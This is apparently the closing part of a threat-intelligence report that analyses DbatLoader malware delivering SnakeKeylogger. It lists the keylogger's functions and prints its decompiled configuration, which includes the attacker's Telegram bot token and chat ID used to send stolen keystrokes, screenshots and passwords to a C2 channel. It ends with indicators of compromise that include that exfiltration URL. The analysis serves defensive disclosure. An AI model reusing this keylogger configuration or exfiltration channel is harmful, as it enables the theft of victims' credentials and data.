MultiUploader(byte[], string, string, string) : void @0600003B
NoBlocks() : void @06000059
OpenClipboard(IntPtr) : bool @06000035
Registeries_Disabler() : void @06000057
ScreenshotSender() : void @06000043
SpeedClipboard() : void @0600005B
SpeedKeylog() : void @0600005D
SpeedOffPWExport() : void @06000052
SpeedPassword() : void @0600005E
SpeedScreenshot() : void @0600005C
Start() : void @06000060
StartKeylogger() : void @06000051
StartView() : void @0600005A
TakeScreenshot(object, EventArgs) : void @06000042
Taskmgr_Disabler() : void @06000055
TGMultipart(string, string, string, string) : void @0600003A



Figure 14. Function list of SnakeKeylogger

Figure 15 corresponds to the threat actor's configuration value in SnakeKeylogger. The configured Telegram bot token is used to transmit the exfiltrated information to the Telegram C2.

```
static UltraSpeed()
{
    WP6RZJqI8gZrNhYA9v.prXoP4RuYp();
    hHEYokUTtehNq5jiOd.PGE4Y62zonnDc();
    UltraSpeed.StrSignature = "#rWn*****************************************************************#rWn*
      *#rWn*                                                    *#rWn*                                  _    ___   ___  ___ ___
      ___    *#rWn*      Best              | |  / _ ## / __|/ __| __| _ ##   *#rWn*                        | |_| (_) | (_
      | (_ | _||   /   *#rWn*      Private  - - - ->  |____##___/ ##___|##___|___|_|_##   *#rWn*
      *#rWn*                                                    *#rWn*
      *#rWn*********************************************************";
    UltraSpeed.keylogs = new StringBuilder();
    UltraSpeed.ClipboardVault = "";
    UltraSpeed.Keylog_R = new Timer();
    UltraSpeed.Screenlog_R = new Timer();
    UltraSpeed.Cliplog_R = new Timer();
    UltraSpeed.ClipSendlog_R = new Timer();
    UltraSpeed.Passwordlog_R = new Timer();
    UltraSpeed.QJDFjPqkSr = "#TGEnabled";
    UltraSpeed.Text_VenQJDFjPqkSr = "#ForceAttachment";
    UltraSpeed.isProtection = "$Protection$Type$";
    UltraSpeed.SslSlate = "False";
    UltraSpeed.ExpireTimeDate = "2025-04-12";
    UltraSpeed.TheInfo = Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject
      (Operators.ConcatenateObject(UltraSpeed.StrSignature + " #rWn#rWn#rWn==========PC INFO==========#rWnClient Name:" +
      Environment.MachineName, Operators.AddObject("#rWnFullDate: ", UltraSpeed.INFO_Date_Time())), "#rWnIP: " +
      UltraSpeed.INFO_SystemIP()), Operators.AddObject(Operators.AddObject(Operators.AddObject("#rWnCountry: ",
      UltraSpeed.INFO_Country()), "#rWn"), "==========PC INFO==========")));
    UltraSpeed.Host_Sender = "";
    UltraSpeed.Host_Password = "";
    UltraSpeed.Host_Server = "";
    UltraSpeed.Host_Receiver = "";
    UltraSpeed.Host_Port = "";
    UltraSpeed.FTP_Username = "";
    UltraSpeed.FTP_Password = "";
    UltraSpeed.FTP_Domain = "";
    UltraSpeed.TG_Access = "8135369946:AAEGf2HOErFZlOLbSXn5AVeBr_xgB-x1Qmk";
    UltraSpeed.TG_Profileid = "7009913093 ";
    UltraSpeed.Encoder = "N" + new Random().Next().ToString();
}
```

Figure 15. Threat actor's configuration for SnakeKeylogger

Conclusion

The DbatLoader malware distributed through phishing emails has the cunning behavior of exploiting normal processes (easinvoker.exe, loader.exe) through techniques such as DLL side-loading and injection for most of its behaviors, and it also utilizes normal processes (cmd.exe, powershell.exe, esentutl.exe, extrac32.exe) for behaviors such as file copying and changing policies. As it is difficult to detect the infection when targeting individuals, individual users need to be cautious and maintain a strong sense of security by being careful about initial access techniques such as executing script extensions from phishing emails and keeping their security products up-to-date to prevent such attacks.

MD5
7fa27c24b89cdfb47350ecfd70e30e93

a0a35155c0daf2199215666b00b9609c

URL
https[:]//api[.]telegram[.]org/bot8135369946[:]AAEGf2H0ErFZIOLbSXn5AVeBr_xgB-x1Qmk/sendDocument?chat_id=7009913093